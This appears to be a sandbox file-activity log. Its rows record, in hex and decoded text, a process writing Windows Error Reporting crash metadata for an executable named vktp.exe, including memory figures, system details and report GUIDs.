C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4014	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 37 00 36 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>87600</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4138	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4142	2	09 00		success or wait	5	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4152	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 31 00 36 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>81664</QuotaNonPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4260	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4264	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4274	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 30 00 39 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>44093440</PagefileUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4352	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4356	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4366	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 32 00 35 00 32 00 36 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>45252608</PeakPagefileUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4460	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4464	2	09 00		success or wait	5	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4474	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 30 00 39 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>44093440</PrivateUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4548	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4552	2	09 00		success or wait	4	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4560	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4606	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4610	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4616	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4658	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4662	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4666	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4698	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4702	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4704	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4746	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4750	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4752	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4790	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4794	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4798	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4850	4	0d 00 0a 00		success or wait	9	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4854	2	09 00		success or wait	18	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	4858	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 76 00 6b 00 74 00 70 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>vktp.exe</Parameter0>	success or wait	9	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5512	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5516	2	09 00		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5518	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5558	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5562	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5564	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5602	4	0d 00 0a 00		success or wait	6	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5606	2	09 00		success or wait	12	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	5610	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134 .2.0.0.2 56.48</Parameter1>	success or wait	6	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6164	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6168	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6170	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6210	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6214	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6216	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6254	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6258	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6262	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D- 4FC9-8BA0-E 34B8D6354E8</MID>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6356	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6360	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6364	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 71 00 76 00 6a 00 68 00 75 00 66 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>qvjhuf, Inc. </SystemManufacturer>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6470	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6474	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6478	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 71 00 76 00 6a 00 68 00 75 00 66 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>qvjhuf7,1</SystemProductName>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6574	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6578	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6582	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.0 0V.1822721 4.B64.2106252220</BIOSVersion>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6702	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6706	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6710	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 34 00 30 00 31 00 36 00 32 00 36 00 32 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1614016 262</OSInstallDate>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6792	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6796	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6800	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6902	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6906	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6910	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6980	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6984	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	6986	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7026	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7030	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7032	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7066	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7070	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7074	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFI SecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7170	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7174	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7176	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7212	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7216	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7218	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7242	4	0d 00 0a 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7246	2	09 00		success or wait	6	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7250	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags> >	success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7496	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7500	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7502	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7528	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7532	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7534	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 33 00 2d 00 30 00 32 00 2d 00 30 00 31 00 54 00 31 00 35 00 3a 00 33 00 39 00 3a 00 34 00 37 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2023-02-01T15:39:47Z">	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7634	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7638	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7642	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 37 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 34 00 39 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 30 00 36 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 30 00 36 00 32 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="307" PID="4936" UptimeMS="1062" TimeSinceCreationMS="1062" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7904	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7908	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7912	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7932	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7936	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7938	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	7982	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8020	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8024	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8028	98	3c 00 47 00 75 00 69 00 64 00 3e 00 61 00 66 00 39 00 35 00 32 00 35 00 38 00 31 00 2d 00 39 00 66 00 66 00 63 00 2d 00 34 00 31 00 32 00 66 00 2d 00 61 00 39 00 32 00 31 00 2d 00 32 00 63 00 31 00 32 00 65 00 37 00 31 00 64 00 34 00 63 00 38 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>af952581-9ffc-412f-a921-2c12e71d4c83</Guid>	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8126	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8130	2	09 00		success or wait	2	6CA6497A	unknown
